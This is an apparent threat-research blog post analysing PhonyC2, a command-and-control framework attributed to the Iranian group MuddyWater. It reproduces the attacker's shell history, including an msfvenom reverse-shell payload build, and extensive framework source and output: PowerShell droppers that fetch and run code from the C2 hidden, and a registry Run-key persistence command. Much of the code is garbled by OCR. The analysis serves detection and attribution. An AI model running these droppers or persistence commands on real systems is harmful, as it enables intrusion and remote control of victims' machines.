PhonyC2: Revealing a New Malicious Command & Control Framework by MuddyWater

: 6/29/2023



MuddyWater, also known as Mango Sandstorm (Mercury), is a cyber espionage group that is a subordinate element within the Iranian Ministry of Intelligence and Security (MOIS).

Executive summary:

- Deep Instinct's Threat Research team has identified a new C2 (command & control) framework
- The C2 framework is custom made, continuously in development, and has been used by the MuddyWater group since at least 2021
- The framework is named PhonyC2 and was used in the attack on the Technion Institute
- · PhonyC2 is currently used in an active PaperCut exploitation campaign by MuddyWater
- PhonyC2 is similar to MuddyC3, a previous C2 framework created by MuddyWater

MuddyWater is continuously updating the PhonyC2 framework and changing TTPs to avoid detection, as can be seen throughout the blog and in the investigation of the leaked code of PhonyC2. MuddyWater uses social engineering as its' primary initial access point so they can infect fully patched systems. Organizations should continue to harden systems and monitor for PowerShell activity.

Background

In April 2023, Deep Instinct's threat research team identified three malicious PowerShell scripts that were part of an archive called PhonyC2_v6.zip

Note: V6 is the name of the folder found on the server. Since this is not an official C2 framework, there is no changelog and version history. The framework has been changed over time, but we don't know the internal version numbers. Therefore, we refer to other versions by unique identifiers rather than version numbers.

The filename piqued our interest and we set out to discover if it was a known C2 framework. After a quick investigation, it was revealed that the C2 framework was found by <u>Sicehice</u> in a server with an open directory listing.

Directory listing for /

- <u>.bash_history</u>
- <u>.bashrc</u>
- <u>.cache/</u>
- <u>.local/</u>
- .profile
- <u>.python history</u>
- .selected editor
- <u>.ssh/</u>
- <u>wget-hsts</u>
- <u>404.aspx</u>
- bore
- bore-v0.4.1-x86_64-unknown-linux-musl.tar
- chisel/
- chisel 1.7.7 linux amd64
- frp 0.44.0 linux amd64/
- generator.sh
- <u>go/</u>
- <u>ligolo/</u>
- PhonyC2_v6/
- procdump64.exe
- quic-reverse-http-tunnel/

Figure 1: Image of files located on the server

Note: Sicehice is an organization that automates the collection of cyber threat intelligence from over 30 sources and enables users to search against the collected IPs.

There was no previous information regarding PhonyC2 and as the zip file contained the source code, we decided to analyze the code to further understand this C2 framework.

Our initial investigation revealed that the server which hosted the C2 is related to infrastructure that was used by MuddyWater in the attack against the Technion.

Further research revealed additional connections to MuddyWater infrastructure including the ongoing PaperCut exploitation and previous attacks using earlier versions of the C2 framework.

Exposed Server Analysis

In addition to the zip file of the PhonyC2, <u>Sicehice</u> uploaded additional files found on the server, including the ".bash_history" file which revealed the commands the threat actors ran on the server:

```
13
    apt install tmux
    apt update
    apt install tmux
     ls
    cd PhonyC2_v6/
     13
     apt install python3-pip
     tll -r req.txt
    pip install -r req.txt
    1.3
     ifconfig
    python3 Please_Run_Once.py
     fm118
    exit
    tmux at -t 0
    ls
    wget 45.86.230.20
    tmux at -t 0
    wget https://github.com/fatedier/frp/releases/download/v0.44.0/frp_0.44.0_linux_amd64.tar.gz
     tar -zxvf frp_0.44.0_linux_amd64.tar.gz
    18
    tar -zxvf frp_0.44.0_linux_amd64.tar.gz
cd frp_0.44.0_linux_amd64/
    ls
    tmux
    tmux at -t 0
     tmux at -t 1
    tmux at -t 2
    wget python2 wsc2.py
    wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel 1.7.7 linux amd64.gz
     tar -zxvi ch
33 gunzip chisel_1.7.7_linux_amd64.gz
34 ls
35 cd chi
36 chmod a+x chisel_1.7.7_linux_amd64
Figure 2: Start of .bash history file
264 tmux at -t 2
265 pwd
266 wge
     wet https://github.com/ekzhang/bore/releases/download/v0.4.1/bore-v0.4.1-x86 64-unknown-linux-musl.tar.gz
     13
```

```
267 15
268 gunzip bore-v0.4.1-x86_64-unknown-linux-musl.tar.gz
269 ls
270 tar -zxvf bo
271 tar -xvf bore-v0.4.1-x86_64-unknown-linux-musl.tar
272 ls
273 ./bore
274 ./bore server
275 tmux at -t 2
276 msfvenom -p windows/x64/meterpreter_reverse_https lhost=194.61.121.86 lport=8443 -f aspx > 404.aspx
277 apt install gpgv2 autoconf bison build-essential postgresql libaprutill libgmp3-dev libpcap-dev openssl libpon
278 apt update -y
279 tmux at -t 2
270 tmux at
```

In figure 1 we can see the presence of "Ligolo," another tool that is known to be used by MuddyWater.

In figure 2, commands related to PhonyC2 are marked in red.

In figure 2 and figure 3 marked in blue are additional IP addresses that the threat actor used. Both addresses are mentioned as C2 servers in the report Microsoft published about their findings from the Technion attack, which they attributed to MuddyWater.

Open-source tools are marked in orange; FRP is known to be used by several Iranian threat groups and Chisel is only known to be used by MuddyWater, but this does not mean it's exclusive.

Additionally, in Figure 3, we can see another tunneling tool named "bore" that has not previously been reported to be in use by MuddyWater.

The combination of the presence of known MuddyWater tools on the server and the fact that the threat actor communicated with two IP addresses known to be used by MuddyWater raised suspicion that PhonyC2 is a framework used by MuddyWater.

Taking a Closer Look: Code Analysis

To better understand the Phony C2 framework, we looked at the source code. As we can see in figure 2 above the first file of interest is "Please_Run_Once.py:"

```
4
          Please_Run_Once.py ×
                                                   config.py ×
                                                                              config.bak ×
                                                                                                           webserver.py ×
 1 import uuid
 2
 3 IP = input("Enter IP Address: ") # Python 3
 4 Port -
               input("Enter
                                                                 # Python
                                     Port Number
5 Ext = input("Enter WebServer Ext Like (Php|ASPX|JSP|HTML|ASP|) :
6 fin = open("isnotcore/config.bak", "rt")
                                                                                                                 ")
                                                                                                                      # Pvthon 3
 7 data = fin.read()
 8 #print(data)
 9 for line in data:
          #read replace the string and write to output file
10
11
          data = data.replace('[IP]', IP)
12
13
          data = data.replace('[Port]', Port)
14
          data = data.replace('[Ext]', Ext)
15
16
17
          data = data.replace('[111]', str(uuid.uuid4()))
data = data.replace('[222]', str(uuid.uuid4()))
data = data.replace('[333]', str(uuid.uuid4()))
data = data.replace('[444]', str(uuid.uuid4()))
data = data.replace('[666]', str(uuid.uuid4()))
data = data.replace('[666]', str(uuid.uuid4()))
data = data.replace('[888]', str(uuid.uuid4()))
data = data.replace('[888]', str(uuid.uuid4()))
18
19
20
21
22
23
24
25
26
27
28
29 fin.close()
30
31
32 fin1 = open("isnotcore/config.py", "wt")
33 #overrite the input file with the resulting data
34 fin1.write(data)
35 fin1.close()
Figure 4: Please_Run_Once.py code
```

The script creates a unique config file where the IP address, the port that the C2 framework listens to for connections, and an extension for a decoy must be specified, as seen in line 5 in figure 4. Additionally, the script will add to the config.py file random UUIDs (Universal Unique Identifiers), which makes tracking the URLs of the C2 framework less trivial.

An example of config.py file:

```
6 vps = dict(
7     ip='1.3.3.7',
                     port='443',
    8
    9)
 10
 11
12 endpoints = dict(
13 login='/f245da33-da10-4a97-93ca-a2287294065c.aspx', #Registration EndPoint Or /login?info=
14 sendcommand='/39904bf5-8fe0-4f50-a3fc-612601e8470d.aspx', #SendCommand EndPoint Or /send
15 getcommand='/163d8151-b4ad-4880-b463-6586a424c2b3.aspx', #GetCommand EndPoint Or /send
16 download='/f65bf0c5-40eb-447c-b8a5-ff2ed7e30dae/', #Download
17 GET_CORE_Binery='/562a2ffe-a45a-4318-864b-5992fbd0a859.aspx', # GET_CORE_Binery
18 Persist='/f63edb-add54_4701-b122-9851455929414_aspx', #Persist_EndPoint_Or_C/Bersist
                     GET_CORE_Binery='/502a2ffe-a45a-4318-864b-5942fbd0a859.aspx', # GET_CORE_Binery
Persist='/bfe3e04b-ad3f-4761-b122-9851c5929414.aspx', #Persist EndPoint Or /Persist
Persist_Core='/2640d4bb-a883-4270-9874-fb9e227d3a4d.aspx', #Persist_Core_EndPoint Or /Persistc
 18
 19
 20
                     Persist_Core_Run='/5f216504-69c7-47c2-853e-9422beda2b39.aspx', #Persist_Core_Run EndPoint Or /Persis
 21)
22
 23 agents = dict()
24 commands = dict()
25 times = dict()
26 tips = dict()
27 tp_country = dict()
28 persist_id = dict()
29 upload_tokens = ""
30 Bipcode = candom rai
29 upload_tokens = ""
30 Bincode = random.randint(11, 22)
31 spiter_Array = ["|", "~", "@", "_", "*", "(", "}", "+", "^", "."]
32 spiter_Array_int = random.randint(0, 9)
33 spiter_Array_string = spiter_Array[spiter_Array_int]
34 print(spiter_Array_string)
35 BinString = """foreach($i in (((Get-Content c:\\programdata\\db.sqlite).replace('[spiter_Array]','0')).s
[bincode]),2))};IEX $n;""".replace("[bincode]",str(Bincode])
```

```
Figure 5: Example of config.py with random UUID in lines 13-20
```



In figure 6 the config file contains various PowerShell commands, which are different payloads that are used by the framework.

The main.py file is small and starts a multi-threaded webserver and a command line listener. From this code we see that the name "PhonyC2" is used internally:

```
1 from isnotcore import config
 2 from isnotcore import banner
3 from isnotcore import webserver
4 from isnotcore import commandline
 5 import threading
 б
7 if _
                      == '
           name
                                 main__':
          banner.banner()
 8
         print("\033[1;32;40m \nPlease careful don't lose your persistence keys in keys file" +"\n \033[0m
print("\033[1;32;40m \nWhat is your business with powershell of people?" + "\n \033[0m")
server = threading.Thread(target=webserver.main, args=())
 9
10
11
12
          server.start()
          cmdline = commandline.Commandline()
13
         cmdline.prompt = "[PhonyC2:" + config.vps['ip'] + ":" + config.vps['port'] + "):"
cmdline.cmdloop()
14
15
Figure 7: main.py contents
```

The webserver.py is responsible for serving the C2 framework payloads:

```
241#@app.route('/apiy7')
242 @app.route(config.endpoints['GET_CORE_Binery'])
243 # GET CORE Binery
244 def GET_CORE_Binery():
245 # print(config.server)
246
           payload = config.core
           data = request.args.values()
247
           if data:
248
249
                 for j in data:
                       # print(j)
if j == config.apiy7_RandomToken:
250
251
                             print('\033[132;40m \nDroper Bin Executed:" + j + "\n \033[0m")
#print(to_binary(payload))
252
253
                             #print(config.splter_Array_string)
return to_binary(payload).replace("0",config.splter_Array_string)
254
255
256
                       else:
257
                             return
258
                 else:
                       return ""
259
260
261
262 # @app.route('/apiv8')
263 # # server_hex
264 # def apiv8():
              # print(config.server_hex)
265 #
266 #
              payload = config.HEX
              data = request.args.values()
267 #
268 #
              if data:
269 #
                    for j in data:
270 #
                          # print(j)
                          if j == config.apiv8_RandomToken:
    print("\033[1;32;40m \nDroper HEX Executed:" + j + "\n \033[0m")
    return payload.encode("utf-8").hex()
271 #
272 #
273 #
274 #
                          else:
275 #
                                return ""
276 #
                    else:
                          return ""
277 #
278
279
280 #@app.route('/apip9')
281 @app.route(config.endpoints['Persist'])
282 # Persist
283 def Persist():
           config.persist()
data = request.args.values()
keys = request.args.keys()
284
285
286
           key_req = ""
for k in keys:
287
288
                 key_req = k
289
           if key_req == config.persist_RandomToken:
    for j in data:
290
291
                       j in data:
register_persist_id = j.split(":")[0]
print("\nPersist Request uuid " + register_persist_id)
if len(config.persist_id) == 0:
    f = open("keys.txt", "a")
292
293
294
295
Figure 8: Part of webserver.py code
```

Figure 8 shows the remnants from previous iterations of the framework in the commented-out route names which have been replaced in this iteration of the framework with the random UUID in the config.py file (lines 13-20 in Figure 5)

Commandline.py receives commands from the operator and prints the output of various actions taken by the C2:

164		print("")
165		print("powershell -EP BYPASS -NoP -W 1 -EncodedCommand " + (encode(config.cmd5_3)).decode("utf-8"))
166		print(bcolors.WARNING + "" + bcolors.ENDC)
167		print("\033[1;32;40mIEX_TEST:\033[0m ")
168		print("powershell -W n IEX(hostname)")
169		<pre>print("powershell -W n I'E'X(hostname)")</pre>
170		print(bcolors.WARNING + "
171		
172		
173	def	do_payload(self,line):
174		#print("\033[1;32;40mOne_Line_BitsTransfer\033[0m ")
175		<pre>#print("powershell -EP BVPASS -NOP -W 1 -EncodedCommand " + (encode(config.One_Line_BitsTransfer)).decode("utf-8")). print(bcolors.WARNING + " + bcolors.ENDC)</pre>
176		print("Dos]ijsziankoku() + bcolors.embc) # bcolors.embc)
178		<pre>#print('qos[i]sc;+ammenu:loss[um'] #print('qos[i]sc;+ammenu:loss[um'] #print('qos[i]sc;+ammenu:loss[um'] #print('qos[i]sc;+ammenu:loss[um']) #print('qos[i]sc;+ammenu:los</pre>
179		<pre>#print("end = contignex_downcode.encode("dct-s").nex() + > c.tprogrammata.tontgdtgtt.tnt") #print("")</pre>
180		#print("powershell -exec bypass -w 1 -enc " + (encode(config.HEX_CMD)).decode("utf-8"))
181		#print(boolors.WARNING + "
182		print("\033[1:32:40mStart-Job:\033[0m ")
183		#print(config.IWR AND RUN)
184		<pre>print(config.Start_Jobs.replace("(ENCODEDCOMMAND)", (encode(config.IWR_AND_RUN)).decode("utf-8")))</pre>
185		<pre>start job enc = (config.Start Jobs.replace("(ENCODEDCOMMAND)", (encode(config.IWR AND RUN)).decode("utf-8")))</pre>
186		print("")
187		<pre>print("powershell -EP BYPASS -NoP -W 1 -EncodedCommand " + (encode(start_job_enc)).decode("utf-8"))</pre>
188		print(bcolors.WARNING + "" + bcolors.ENDC)
189		print("\033[1;32;40mStep_by_Step:\033[0m ")
190		<pre>print("\033[1;32;40m(1) => Notice: (HTTPWebRequest Droper) \033[0m ")</pre>
191		print('''Start-Job -ScriptBlock (Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile Sinput } -InputObject "c:\\programdata\
	db.sql	<pre>ite"''.replace('(server)',config.server))</pre>
192		print("\033[1;32;40m(2)\033[0m ")
193		Blncode = config.to_one_base64(config.BlnString.replace("[spiter_Array]",str(config.spiter_Array_string))) print("'st-content - Force - Path c:\programmata\\db.spiter_Array]",str(config.spiter_Array_string)))
194 195		<pre>print("Set-Content -Force -Math C:\programmata\tab.psi -Value (jsystem.iext.th.coalng)::01+8.LetString(]system.convert]::FromBaseowString(_bincle=)))replace(_binclee_,bincoalng)::01+8.LetString(]system.convert]::FromBaseowString(_binclee_))replace(_binclee_,bincoalng)::01+8.LetString(]system.convert]::FromBaseowString(_binclee_))replace(_binclee_,bincoalng)::01+8.LetString(]system.convert]::FromBaseowString(_binclee_))replace(_binclee_,bincoalng)::01+8.LetString(]system.convert]::FromBaseowString(_binclee_))replace(_binclee_,bincoalng)::01+8.LetString(]system.convert]::FromBaseowString(_binclee_))replace(_binclee_,bincoalng)::01+8.LetString(]system.convert]::FromBaseowString(_binclee_))</pre>
196		<pre>print('USIL:sp:son(J) = Notice: (lass)'root()(lass)'</pre>
	ocoaca	munt she s internal internal international shericiters (non-internet on the state of the standard (states) are s international i
197	(pi ogi o	print(')
198		print('''powershell Start-Job -ScriptBlock {Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile \$input } -InputObject "c:\\programdata\\db.sqlite";sleep
	5111 . re	<pre>place('(server)',conftg.server))</pre>
199		print('')
200		print('''powershell Start-Job -ScriptBlock {Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile \$input } -InputObject "c:\\programdata\\db.sqlite";sleep
	Content	-Force -Path c:\\programdata\\db.ps1 -Value ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('bincide')));Spc = [wmiclass]'root\\cimv2:Win32_Process';-
	Spc.Cre	ate('powershell -EP BYPASS -NOP -W h -file[c:\\programdata\\db.ps1 , '.',\$null);sleep 5;rm c:\\programdata\\db.sqlite ; rm c:\\programdata\
	db.ps1	<pre>'''.replace('(server)',config.server).replace("blncide",Bincode))</pre>
201		print('')
202		
203		sechaf(rnd.cnd): Cnd agent 14 = "
204		uma_agent_to = ~
205	der	ou exclusion persons: sys.exit()
207		systemet()
208	def	do back(self, back):
209		objeback = Commandline()
210		objeback.prompt = "(PhonyC2:" + config.vps['ip'] + ":" + config.vps['port'] + "):"
211		objeback.cmdloop()
212		
213	def	emptyline(self):
214		pass
215		
Fic	ure	9: Part of commandline.py
	,	

Figure 9 and Figure 5 the code of a file named "C:\programdata\db.sqlite" and "db.ps1." Both of those files are mentioned with the same name and path in Microsoft's report about the Technion hack.

While the malicious files from Microsoft's report are not publicly available for inspection, the combination of the IP addresses related to PhonyC2 appearing in Microsoft's report with those file names makes a strong argument that the Phony C2 framework was used in the attack on the Technion. Additionally, the files created by the C2 framework are detected as "PowerShell/Downloader.SB," the same detection name Microsoft used in their blog.

Since both files are dynamically generated by the C2 framework, they are slightly different in each execution of the framework, therefore, blocking the hashes Microsoft provided is not exhaustive.

How It Works

simon \$ python3 main.py	
* ************************************	##:: ##: ##: :::::::::::::::::::::::::
Please careful don't lose your persistence keys in keys file What is your business with powershell of people? * Serving Flask app 'isnotcore.webserver' * Debug mode: off (PhonyC2:172.16.162.1:1337):help	
Documented commands (type help <topic>): ====================================</topic>	
Undocumented commands: ====================================	

While it might look like there are many options and outputs, the C2 is actually simple if we understand what the code does.

This C2 is a post-exploitation framework used to generate various payloads that connect back to the C2 and wait for instructions from the operator to conduct the final step of the "Intrusion Kill Chain."

"payload" Command:

(PhonyC2:172.16.162.1:1337):payload
Start-Job ScriptBlock {(saps ("pow"+Sargs[0]+"11") -ArgumentList ("-ex"+"ec byp"+"ass - Mindow"+"Style Hid"+"den -en"+"c "+Sargs[1]) -WindowStyle Hidden)) -ArgumentList ("ershe", "SQBJAHIAIAALAFU ArgbaAnDadABADOALMANADAMMAACAMQAJACAMQAJACALAMQAJADALQAAXADDAMQAACAAMQAACAAMQAACAAMQAACAAMQAJACAAMAGUAGAJACAAMQAJAQAACAAMQAJAQAACAAMQAJAQAACAAMQAJAQAACAAMQAJAQAACAAMQAJAAMAGUAGAJAJAGAAGAJAGAJAGAAJAAAAAMQAJAQAAAAJAJAUAAJAGAAJAAJAAJAAJAAJAAJAAJAJAAJAAJAJAAJA
Dower shell - EP BYRASS - NDP - H J - Encoded command UndBAGEAG BBCCASG BYRACIALAKAFRAN BYRACKAFGARAAAAABAFLAAREACBEAG BACKAABAALARADAB BAC (JANAKAACBAAGBCARGBACASG BYRACIALAKAFRAN BYRACKAFGARGAAGAAAABAFLAAREACBEAG BYRACIALAKAFRAN BYRACKAFGARGAAAAAABAFLAAREACBEAG BYRACIALAKAFRAN BYRACKAFGARGAAAAAABAFLAAREACBBCARGAACAAAAAABAFLAAREACBBCARGAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Step by Step:
(1) => Notice: (HTTPWebRequest Droper)
start-10b -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri http://172.16.162.1:1337/Sc2a2ffe-a45a-4318-864b-5942fbd0a859.aspx?84HZLGR6UUQ-80HZLGR6UUQ-0UtFile \$input] bject "ci/programMataldb.sqlite"
Set-Content -Force -Path c:\programdata\db.ps1 -Value ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Zm9yZMFjaCgka5BpbiAoKChHZZQtQ29udGVudGBj0Lxwcm9ncmFtZGF0YVxkYl5zccnlConvert]::FromBase64String("Zm9yZMFjaCgka5BpbiAoKChHZZQtQ29udGVudGBj0Lxwcm9ncmFtZGF0YVxkYl5zccnlConvert]::FromBase64String("Zm9yZMFjaCgka5BpbiAoKChHZZQtQ29udGVudGBj0Lxwcm9ncmFtZGF0YVxkYl5zccnlConvert]::FromBase64String("Zm9yZMFjaCgka5BpbiAoKChHZZQtQ29udGVudGBj0Lxwcm9ncmFtZGF0YVxkYl5zccnlConvert]::FromBase64String("Zm9yZMFjaCgka5BpbiAoKChHZZQtQ29udGVudGBj0Lxwcm9ncmFtZGF0YVxkYl5zccnlConvert]::FromBase64String("Zm9yZMFjaCgka5BpbiAoKChHZZQtQ29udGVudGBj0Lxwcm9ncmFtZGF0YVxkYl5zccnlConvert]::FromBase64String("Zm9yZMFjaCgka5BpbiAoKChHZZQtQ29udGVudGBj0Lxwcm9ncmFtZGF0YVxkYl5zccnlConvert]::FromBase64String("Zm9yZMFjaCgka5BpbiAoKChHZZQtQ29udGVudGBj0Lxwcm9ncmFtZGF0YVxkYl5zccnlConvert]::FromBase64String("Zm9yZMFjaCgka5BpbiAoKChHZZQtQ29udGVudGBj0Lxwcm9ncmFtZGF0YVxkYl5zc District Converts = District Converts = Di
Spc = [wmlclass]'root\clmv2:Wln32_Process';Spc.Create('powershell -EP BYPASS -NoP -W h -file c:\programdata\db.ps1', '.',Snull);sleep 5;rm c:\programdata\db.sqlite ; rm c:\programdata\db.ps1
powershell Start-Job -ScriptBlock (Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri http://172.16.162.1:1337/562a2ffe-a45a-4318-864b-5942fbd0a859.aspx?84NZLGR6UUQ=84NZLGR6UUQ -OutFi t) -InputObject "C:\programdata\db.sqlite";sleep 6
powershell Start-Job -ScriptBlock (Invoke-NebRequest -UseDefaultCredentials -UseBasicParsing -Uri http://172.16.162.1:1337/562a2ffe-a45a-4318-864b-5942fbdea859.aspx?84HZLGR6UUQ-84HZLGR6UUQ -OutFl t) -InputDject -:/programdataldb.sqlite';sleep 6;Set-Content -Force -Path c:/programdataldb.ps1 -Value ([System.Text.Encoding]::UF8.detString([System.Convert]:FromBased64tring('ZMY2AF]BackBackBackBackBackBackBackBackBackBack
Figure 11: "payload" command output

In figure 11 we see a step-by-step explanation of what happens:

- 1. PowerShell command creates a http request to the C2 to receive an encoded file and save it as "c:\programdata\db.sqlite"
- 2. PowerShell command writes the base64 decoded content to "c:\programdata\db.ps1"

Input

Zm9yZWFjaCgkaSBpbiAoKChHZXQtQ29udGVudCBjOlxwcm9ncmFtZGF0YVxkYi5zcWxpdGUpLnJlcG 2UoJygnLCcwJykpLnNwbGl0KCIsIikpKXtpZigkaSl7JG4gKz0gW1N5c3RlbS5UZXh0LkVuY29kaW5 o6VVRG0C5HZXRTdHJpbmcoW1N5c3RlbS5Db252ZXJ0XTo6VG9JbnQzMigoJGkvMTQpLDIpKX1900lF kbjs=

 $\Box \supset$

RBC 248 = 1	TT Raw Bytes						
Output							
Foreach(\$i in (((Get-Content							
	ce('(','0')).split(","))){if(\$i){\$n +=						
	<pre>ce('(','0')).split(","))){if(\$i){\$n += tString([System.Convert]::ToInt32((\$i/14),2))}</pre>						

3. PowerShell command executes db.ps1 which in turn reads and decodes db memory.

Essentially, this is a one-liner to execute on a compromised host so it will be con back to the C2.

Example Decode Routine

As previously mentioned, the files generated by the C2 are slightly different each time, however, the decoding logic remains mostly the same.

Below is an example of db.sqlite content and a diagram explaining the decoding routine:




Figure 13: HTML response from C2 server for step #1




Figure 14: Decode routine flow (values might change in different executions)

"dropper" Command:

This command creates different variants of PowerShell commands only for step (1).

(Phonyc2:172.16.162.11337):droper powershell -MoProfile -ExecutionPolicy Bypass -H 1 -Command "Invoke-RestMethod -Uri http://172.16.162.1:1337/562a2ffe-a45a-4318-864b-5942fbd0a859.aspx?MSHTNCOENL7=NSHTNCOENL7 -OutFile c:\progrand gliteratrib - hc:\prograndtala\db.sollte" powershell -EP BYRASS -NoP -H 1 -EncodedCommand cABVAHCA20BYAHMAABIACAAABBUAGKAAGBBSACMATALEUAABIACMA4DBBACKAABBUAGKAAbBUASACAAVBBSACAAQBSALAAVBCAA KACA1gB SACAAGBAGWSASAZQATAFTA720EXAMATGBIAGAABBAGACAABBAAGCAATBBAAGCAATBBAAGCAATBBAAGCAATBBAAGCAATBBAAGCAATB KANAAGYAYAGBAAGUAAQUAAQAADUAQAAACLABAABAAGAAABUAABAABAAGCAATBBAAGCAATBBAAGCAATBBAAGCAATBBAAGCAATBBAAGCAATBBAAG KANAAGYAYAGBAAGUAAQUAAQAADUAQAAADUAQAAUACABBAABAAGAACBAABBAAGCAATBAAGCAATBBA
per sectory per sectory of the -ExecutionPolicy Bypass -H 1 - Command "Twr -Url http://172.10.102.11:137/502a2ffe-a45a-4318-864b-5942fbd68659.aspx1HSTROENL7-HSTROENL7-Outfile c:\programdata\db.sqlite' h c:\programdata\db.sqlite' per sectory = Parkas .moor # EncodedCommand - CARWHCA2@puHMAARBIACHDBAAGCATBBUFAACGBUAGCATABUTAELLAARBIACHDBEACHADBBACAARBEACHADBAC
<pre>persist://www.setup.com/setup.c</pre>
STE (System ALTTPHebRequest)::Create("http://172.16.102.1:1337/56202ffe-a45a-4318-864b-5942fbdda859.aspx?HSHTNCOENL7=HSHTNCOEN

Figure 15: "dropper" command output

"Ex3cut3" Command:

This command creates different variants of PowerShell commands for both step (2) and (3) combined:

(Phony22:172.16.162.11:1337):Ex3cut3 sowershell +u 1 \$x64+gc c:\programdata\db.sqlite).split(',');rn -Force c:\programdata\db.sqlite;foreach(\$l in \$x64){if(\$i){\$c += [5ysten.Text.Encoding]::UTF8.GetString([5ysten.Convert]::ToInt32] if E X(\$c -3to1 '')
Start-Process powershell -ArgumentList "-exec bypass -w 1 'Sx64=(gc c:\programdata\db.sqlite).split(',');rm -Force c:\programdata\db.sqlite;foreach('\$i in '\$x64){if('\$i){'\$c += [System.Text.Encod F8.GetString([System.Convert]::ToInt32('\$i,2))});'E'X('\$c -Join '')" -WindowStyle Hidden
powershell -EP BYPASS -NOP -W 1 -EncodedCommand UMBBACEAcgBBACBAUABBACBAYABIAHMAcwAgAHAAbwB3ACUAcgB2ACgAZQBSACwAIAAtAEEAcgBnAHUAbQBIAC4AdABMACkAcwB0ACAAIgAtACUAeABIACMAIABIAHMAcwAgAKAAUAgACUAcgB2ACGAZQBSACwAIAAtAEEAcgBnAHUAbQBIAC4AdABMACkAcwB0ACAAIgAtACUAeABIACMAIABIACMACABIAHMACwB3ACUAcgB2ACGAZQBSACwAIAAtAEEAcgBnAHUAbQBIAC4AdABMACkAcwB0ACAAIgAtACUAeABIACMAIABIACMACABIAHMACwB3ACUAAIgACAAIgACMACABIACMACGB2ACWAIACBACWAGGACAAIgACAAIgACAAIgACAAIgACAAIgACMACABIACMACABIAANMACwB3ACUAAIGACAAIgACMACGBACWAIACGBACWAGACMAIGACUACGB2ACWAIACAAUAGMACMACWAIAAACMAIAAIAGACAAIgACMACAAIgACAAIgACAAIGACAAIgACAAAIgACAAIGACAAIgACAAIGAACAAIGAACAAIGAAIG
powershell-w n IEX(hostname) powershell-w n IEX(hostname)

Figure 16: "Ex3cut3" command output

"list" Command:

The list command shows all the connected computers to the C2 with some associated information:

ID	PID	USERDOMAIN	COMPUTERNAME	USERNAME	Country	ExternalIP	Time
	XGEEP6K	WIN1C	WIN10	IEUser	getcountry	172.16.162.134	0:00:03
	RP9ML78	WIN10	WIN10	IEUser	getcountry	172.16.162.134	0:00:05
	JJKOR1W	WIN7X	WIN7X	IEUser	getcountry	172.16.162.128	0:00:09

Figure 17: "list" command output

"setcommandforall" Command:

This command is the most important one, as it allows the threat actor to execute the same command on all the connected computers at the same time. For example, a command that will download and execute a ransomware payload.




Figure 18: "setcommandforall" command output

"use" Command:

This command allows the threat actor to get a PowerShell shell on a specific computer:

(PhonyC2:172 Agent 2 Sele	.16.162.1:1337):	use 2					
	', 'WIN10 .16.162.1:1337)(/	', 'IEUser'] AgentID:2):					
Figure 19: "use" command output							

If the "use" command is selected, additional commands become available:

(PhonyC2:17	72.16.162.1:1	L337)(A	gentID:2):	help			
Documented commands (type help <topic>):</topic>							
======================================							
Undocumented commands:							
======= back exit	getcountry	info	listfile	persist	shell	sleep	upload

"persist" and Other Commands:

Most of these additional commands are self-explanatory, the only interesting one is "persist"

(PhonyC2:172.16.162.1:1337)(AgentID:2):persist
Persist Command Set TO PID 3038UKV :
Get Shell And Put This Commands:
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v NEW /d C:\intel\utils\utils.jse /f;mkdir c:\intel\utils\ -f;cd c:\intel\utils\;[System.Text.Encoding]::UTF8.GetString([System.Convert
ase64String('CnZhclBhPSAnRGcnCnZhclB3ID0gv1NjcmlwdC5DcmVhdGVPYmplY3QgKCJXU2NyaXB0llNoZWxsIlk7CnZhclBvRXhlYyA9IHcuUnVuKCdwb3dlcnNoZWxsIC10b1Byb2ZpbGUgLWMgKCIuKFtjaGFyXVtpbnRdW2R1Y2ltYWxd0jpSb3VUZC
tby2hhcl1baW50XVtkZWNpbWFsXTo6Um91bmQoNjguOSkrW2NoYXJdW2ludF1bZGVjaW1hbF060lJvdW5kKDg4KSkoKEdldC1JdGVtUHJvcGVydHkgLVBhdGggIEhLTE06XFxTt0ZUV0FSRVxcaUNYCUV4SVNNSFYgLU5hbWugZm1vb3BXZ21CbGEpLmZtb29wV
SknLDApOwoK')) Out-File -Encoding ascii -Force c:\intel\utils\utils.jse;New-ItemProperty -Path "HKLM:SOFTWARE\iCXqExISMHV" -Name "fmoopHgmBla" -Value '\$p_id = "HWL1JAQDFPL0ILB6HRKBTCVEAA3IQ7DCSY
JYM9XUYNPNDP97TMUGWONTNE4CSNP918JOK2539K6DVNMFWT4G8VYBX9QS"; Saddress = "http://172.16.162.1:1337/"; SUID = wmic path win32_computersystemproduct get uuid; SHDD = wmic diskdrive get serial number; Ske
SUID select-object -Index 2).Trim() +":" + (\$HDD select-object -Index 2);function HTTPGET(\$ad , \$req){try{\$r = [System.Net.HTTPWebRequest]::Create(\$ad+\$req);\$r.Method = "GET";\$r.proxy = [Net.H
